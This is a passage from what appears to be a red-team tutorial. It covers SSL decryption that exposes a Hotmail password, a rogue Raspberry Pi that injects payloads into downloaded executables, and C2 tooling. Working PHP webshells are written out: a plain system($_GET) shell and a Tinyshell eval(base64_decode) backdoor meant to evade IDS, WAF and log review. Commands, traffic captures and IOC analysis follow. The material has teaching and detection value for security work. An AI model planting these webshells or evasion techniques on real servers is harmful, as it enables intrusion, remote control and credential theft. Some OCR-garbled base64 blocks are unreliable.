CLIENT_RANDOM 1671f3b099903def410c5bfcf3e2cab2f627054e69a533f81313cb185551461c 08d231ba050431edfb23e20f778640cba79891aedd848d7939a6d44dfcc583274677d6dfdd7496420f850328fc848643
```

The below picture shows how Wireshark provides the decrypted section.



Finally, we have the SSL stream window that shows our decrypted SSL packets, and shows us Hotmail user and password in clear-text.



The above technique can be used by an operator to achieve a given goal, so using such an arsenal is a must for any Red Teamer.

6.3. Rogue Raspberry Pi

Similar to what you've seen with bad USB sticks, a Raspberry Pi minicomputer can be used as a rogue device to compromise a network. For example, a red teamer who physically accesses a given building of a company, can easily relay two switches by a Raspberry Pi that has two interfaces; this rogue hardware can contain GNU/Linux as an operating system with squid proxy and some plugins installed. A red teamer can develop a small squid plugin that intercepts downloaded executables, like putty.exe or winrar.exe, add a section to that executable, put a malicious payload there, bind them together, and deliver the final modified executable to the victim. Such a scenario can lead to a complete network compromise and eventually a successful red team engagement.

6.4. C2 tools

Command and Control (C2) is an encrypted or non-encrypted communication channel used by an attacker to control a remote compromised system. This sort of compromise can be achieved with known tools and maybe custom C2 framework. Below is a set of very popular C2 toolsets that can be used to make use of C2 features.

☑ Webshells: Tinyshell

☑ Named pipe: C2 over SMB

☑ Metasploit: Metasploit expresses a C2 as Meterpreter

☑ PowerShell Empire: Empire expresses a C2 as an agent

☑ Cobalt Strike: Cobalt Strike expresses a C2 as a beacon

☑ Other custom C2 tools that uses chat applications as a communication channel like gmail, slack, IRC, etc.

During our journey, we will cover how Red Teamers use webshells, named *Pipe* and *Empire.*

6.4.1. Webshell

Webshells are piece of codes that exist in the web server side that can be used for remote administration, and system commands issuing. These types of C2 tools require a successful exploitation of a web application vulnerability, which can be a file upload flaw, LFI, RFI, or SQL injection vulnerability. A red teamer must be aware of generated IOCs while using these sorts of techniques.

Unfortunately for us, webshells provide a limited shell in the context of the web server user; an operator may need to investigate more to find valid credentials or escalate its privileges via a zero-day vulnerability, in order to issue proper privileged commands though, webshells remain very useful for pivoting to other networks or assets.

During our demonstration, we will be using xampp as a web server.

We will first put in place a simple webshell using php and see what kind of IOCs will be generated.


```
<?php
  echo (system($_GET["cmd"]));
?>
```

Create a file shell.php and save it in the web home directory under `c:\xampp\htdocs\shell.php`

Access the webshell, and issue the command `whoami`

http://localhost/shell.php?cmd=whoami


The output will be as follows:



Let's issue another non-existing command.

http://localhost/shell.php?cmd=idontexist

The output will be as follows:



If we look at Apache's log file access.log, you'll notice nothing special compared to other GET requests except the clear-text system command.

```
127.0.0.1 - - [22/Nov/2018:09:29:05 +0100] "GET /
shell.php?cmd=idontexist HTTP/1.1" 200 - "-"
"Mozilla/5.0 (Windows NT 6.3; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
70.0.3538.102 Safari/537.36"
```

If we look at the Apache log error file error.log, you'll see a message indicating a bad system command was issued. This is a good artifact that a red teamer never wants to leave behind.

```
[Thu Nov 22 09:18:00.583997 2018] [:error] [pid
3160:tid 1740] [client 127.0.0.1:56150] PHP Warning:
system(): Cannot execute a blank command in C:\\xampp\
\htdocs\\shell.php on line 2 'idontexist' is not
recognized as an internal or external command, operable
program or batch file.
```

Tinyshell

Tinyshell is a web shell framework created in Python used to control and execute commands using normal HTTP requests. This project was created for the purpose of minimizing detection by security controls like IDS and WAF, etc.

The techniques that Tinyshell uses to minimize triggering of defenses are the following:

☑ Encoded traffic

☑ Issuing command is a slow fashion to avoid noises

☑ POST requests are not read by tools that parses logfiles, because POST data are not written to logs

☑ Avoid errors that are written in error.log file


We will assume that you have access to the web server via a web application flaw and you have write-access to a directory on the web server.

First put the following piece of code in the file index.php

```
<?php
@eval(base64_decode($_POST[“Token”]));
?>
```


Let’s now use Tinyshell to access our webshell.

```
# python tinyshell.py --url=http://192.168.193.161/index.php
--language=php --mode=base64_post --password=Token
```




Now that you have a webshell for your rescue, let’s extract IOCs from this tool.


If you stopped your Tinyshell session, go ahead and fire-up another one. Start up another terminal and start Wireshark.



If we analyze and decode the Token sent by Tinyshell, we will find the below result.



Taking a deep look at the response, you will see that tinyshell is responding by a base64 value that refers to the command output.



```
00b0  38 0d 0a 58 2d 50 6f 77  65 72 65 64 2d 42 79 3a   8..X-Pow ered-By:
00c0  20 50 48 50 2f 35 2e 36  2e 33 38 0d 0a 43 6f 6e    PHP/5.6 .38..Con
00d0  74 65 6e 74 2d 4c 65 6e  67 74 68 3a 20 34 38 0d   tent-Len gth: 48.
00e0  0a 4b 65 65 70 2d 41 6c  69 76 65 3a 20 74 69 6d   .Keep-Al ive: tim
00f0  65 6f 75 74 3d 35 2c 20  6d 61 78 3d 31 30 30 0d   eout=5,  max=100.
0100  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 4b 65 65   .Connect ion: Kee
0110  70 2d 41 6c 69 76 65 0d  0a 43 6f 6e 74 65 6e 74   p-Alive. .Content
0120  2d 54 79 70 65 3a 20 74  65 78 74 2f 68 74 6d 6c   -Type: t ext/html
0130  3b 20 63 68 61 72 73 65  74 3d 55 54 46 2d 38 0d   ; charse t=UTF-8.
0140  0a 0d 0a 43 53 52 46 5f  54 4f 4b 45 4e 3a 20 51   ...CSRF_ TOKEN: Q
0150  7a 70 63 65 47 46 74 63  48 42 63 61 48 52 6b 62   zpceGFtc HBcaHRkb
0160  32 4e 7a 43 67 3d 3d 20  3a 54 4f 4b 45 4e 5f 43   2NzCg==  :TOKEN_C
0170  53 52 46                                         SRF
```

Decoding the above value will result to the following.

```
root@kali:/opt/tinyshell#
root@kali:/opt/tinyshell# echo "QzpceGFtcHBcaHRkb2NzCg==" |base64 -d
C:\xampp\htdocs
root@kali:/opt/tinyshell#
```

If you try to issue a system command; you will notice that both the server and agent will use the same approach. Let's issue the dir command.

```
[c:\xampp\htdocs]# dir
c:\xampp\htdocs
 Volume in drive C has no label.
 Volume Serial Number is 02EB-9ADA

 Directory of c:\xampp\htdocs

11/22/2018  09:16 AM    <DIR>          .
11/22/2018  09:16 AM    <DIR>          ..
02/27/2017  10:36 AM             3,607 applications.html
02/27/2017  10:36 AM               177 bitnami.css
11/22/2018  08:41 AM    <DIR>          bricks
11/22/2018  08:31 AM    <DIR>          dashboard
07/16/2015  04:32 PM            30,894 favicon.ico
11/22/2018  08:31 AM    <DIR>          img
11/30/2018  03:34 PM               318 index.php
11/22/2018  09:04 AM    <DIR>          phpMyAdmin
11/30/2018  03:34 PM                52 shell.php
11/22/2018  08:31 AM    <DIR>          webalizer
```

Analyzing the response in Wireshark will lead to the following.

Wireshark · Follow HTTP Stream (tcp.stream eq 5) · wireshark_any_20181130093551_7n7pHd

```
POST /shell.php HTTP/1.1
Host: 192.168.193.143
Content-Length: 172
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

Token=ZWNobygiQ1NSRl9UT0tFTjogIiAuIGJhc2U2NF9lbmNvZGUoc2hlbGxfZXhlYyhiYXNlNjRfZGVjb2RlKCdaR2x5SUdNNlhIaGhiWEJ3WEdoMFpHOWpjdz09JykgLiAiIDI%2BJjEiKSkgLiAiIDpUT0tFTl9DU1JGIik7HTTP/1.1 200 OK
Date: Fri, 30 Nov 2018 15:33:42 GMT
Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38
X-Powered-By: PHP/5.6.38
Content-Length: 1116
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

CSRF_TOKEN:
IFZvbHVtZSBpbiBkcml2ZSBDIGhhcyBubyBsYWJlbC4KIFZvbHVtZSBTZXJpYWwgTnVtYmVyIGlzIDAyRUItOUFEQQoKIERpcmVjdG9yeSBvZiBjOlx4Y
W1wcFxodGRvY3MKCjExLzIyLzIwMTggIDA5OjE2IEFNICAgIDxESVI
+ICAgICAgICAgIC4KMTEvMjIvMjAxOCAgMDk6MTYgQU0gICAgPERJUj4gICAgICAgICAgICAgLi4KMDIvMjIvMjAxNyAgMTA6MzYgQU0gICAgICAgICAgICAxNzcgYml0bmFtaS5jc3MKMTEvMjIvMjAxOCAgM
Dg6NDEgQU0gICAgPERJUj4gICAgICAgICAgICAgYnJpY2tzCjExLzIyLzIwMTggIDA4OjMxIEFNICAgIDxESVI
+ICAgICAgICAgIGRhc2hib2FyZAowNy8xNi8yMDE1ICAwNDozMiBQTSAgICAgICAgICAgICAgIDMwLDg5NC8mYXZpY29uLmljbwoxMS8yMi8yMDE4ICAwODoz
MSBBTSAgICA8RElSPiAgICAgICAgICBpbWcKMTEvMzAvMjAxOCAgMDM6MzQgUE0gICAgICAgICAgICAgICAzMTggaW5kZXguCHwCjExLzIyLzIwMTggIDA5OjA0IEFNICAgIDxESVI
+ICAgICAgICAgIHBocE15QWRtaW4KMTEvMzAvMjAxOCAgMDM6MzQgUE0gICAgICAgICAgICAgICAgNTIgc2hlbGwucGhwCjExLzIyLzIwMTggIDA4OjMx
IEFNICAgIDxESVI
+ICAgICAgICAgIHdlYmFsaXplcgoxMS8yMi8yMDE4ICAwODozMSBBTSAgICA8RElSPiAgICAgICAgICB4YW1wcAogICAgICAgICAgICAgICAgICAgICA1IEZpbGUo
cykgICAgICAgICAzNSwwNDggYnl0ZXMKICAgICAgICAgICAgICAgICAgICAgOC8EaXIocykgIDE1LDkzNiwwOTgsMzA0IGJ5dGVzIGZyZWUK :TOKEN_CSRF
```


Packet 1540. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (1820 bytes) — Show and save data as ASCII

Find: — Find Next

Help — Filter Out This Stream — Print — Save as... — Back — Close

Using the same principle of xml or HTML tags for parsing commands result. Whenever it found CSRF_TOKEN, and then TOKEN_CSRF, it'll consider data in between as the result of the command. These headers are called Response header and Response footer as shown below.



Let's try to decode the base64 value exists between CSRF_TOKEN and TOKEN_CSRF.

```
root@kali:/opt/tinyshell# echo "IFZvbHVtZSBpbiBkcml2ZSBDIGhhcyBubyBsYWJlbC4KIFZvbHVtZSBTZXJpYWwgTnVtYmVyIGlzIDAyRUItOUFEQQoKIE
RpcmVjdG9yeSBvZiBjOlx4YW1wcFxodGRvY3MKCjExLzIyLzIwMTggIDA5OjE2IEFNICAgIDxESVI+ICAgICAgICAgIC4KMTEvMjIvMjAxOCAgMDk6MTYgQU0gICAg
PERJUj4gICAgICAgICAgLi4KMDIvMjcvMjAxNyAgMTA6MzYgQU0gICAgICAgICAgIDMsNjA3IGFwcGxpY2F0aW9ucy5odG1sCjAyLzI3LzIwMTcgIDEwOjM2IEFN
IDE3NyBiaXRuYW1pLmNzcwowMS8yMi8yMDE4ICAwODo0MSBBTSAgICA8RElSPiAgICAgICAgICBicmlja3MKMTEvMjIvMjAxOCAgMDg6MzEgQU0gICAgPERJUj4g
ICAgICAgICAgZGFzaGJvYXJkCjA3LzE2LzIwMTUgIDA0OjMyIFBNICAgICAgICAgMzAsODk0IGZhdmljb24uaWNvCjExLzIyLzIwMTggIDA4OjMxIEFNICAgIDxESVI+
ICAgICAgICAgIGltZwowMS8zMC8yMDE4ICAwMzozNCBQTSAgICAgICAgICAgICAgIDMxOCBpbmRleC5waHAKMTEvMjIvMjAxOCAgMDk6MDQgQU0gICAgPERJUj4g
ICAgICAgICAgcGhwTXlBZG1pbgowMS8zMC8yMDE4ICAwMzozNCBQTSAgICAgICAgICAgICAgICA1MiBzaGVsbC5waHAKMTEvMjIvMjAxOCAgMDg6MzEgQU0gICAg
PERJUj4gICAgICAgICAgd2ViYWxpemVyCjExLzIyLzIwMTggIDA4OjMxIEFNICAgIDxESVI+ICAgICAgICAgIHhhbXBwCiAgICAgICAgICAgICAgNSBGaWxlKHMpICAg
ICAgICAgMzUsMDQ4IGJ5dGVzCiAgICAgICAgICAgICAgOCBEaXIocykgIDE1LDkzNiwwOTgsMzA0IGJ5dGVzIGZyZWUK" | base64
 -d
 Volume in drive C has no label.
 Volume Serial Number is 02EB-9ADA

 Directory of c:\xampp\htdocs

11/22/2018  09:16 AM    <DIR>          .
11/22/2018  09:16 AM    <DIR>          ..
02/27/2017  10:36 AM             3,607 applications.html
02/27/2017  10:36 AM               177 bitnami.css
11/22/2018  08:41 AM    <DIR>          bricks
11/22/2018  08:31 AM    <DIR>          dashboard
07/16/2015  04:32 PM            30,894 favicon.ico
11/22/2018  08:31 AM    <DIR>          img
11/30/2018  03:34 PM               318 index.php
11/22/2018  09:04 AM    <DIR>          phpMyAdmin
11/30/2018  03:34 PM                52 shell.php
11/22/2018  08:31 AM    <DIR>          webalizer
11/22/2018  08:31 AM    <DIR>          xampp
               5 File(s)         35,048 bytes
               8 Dir(s)  15,936,098,304 bytes free
root@kali:/opt/tinyshell#
```

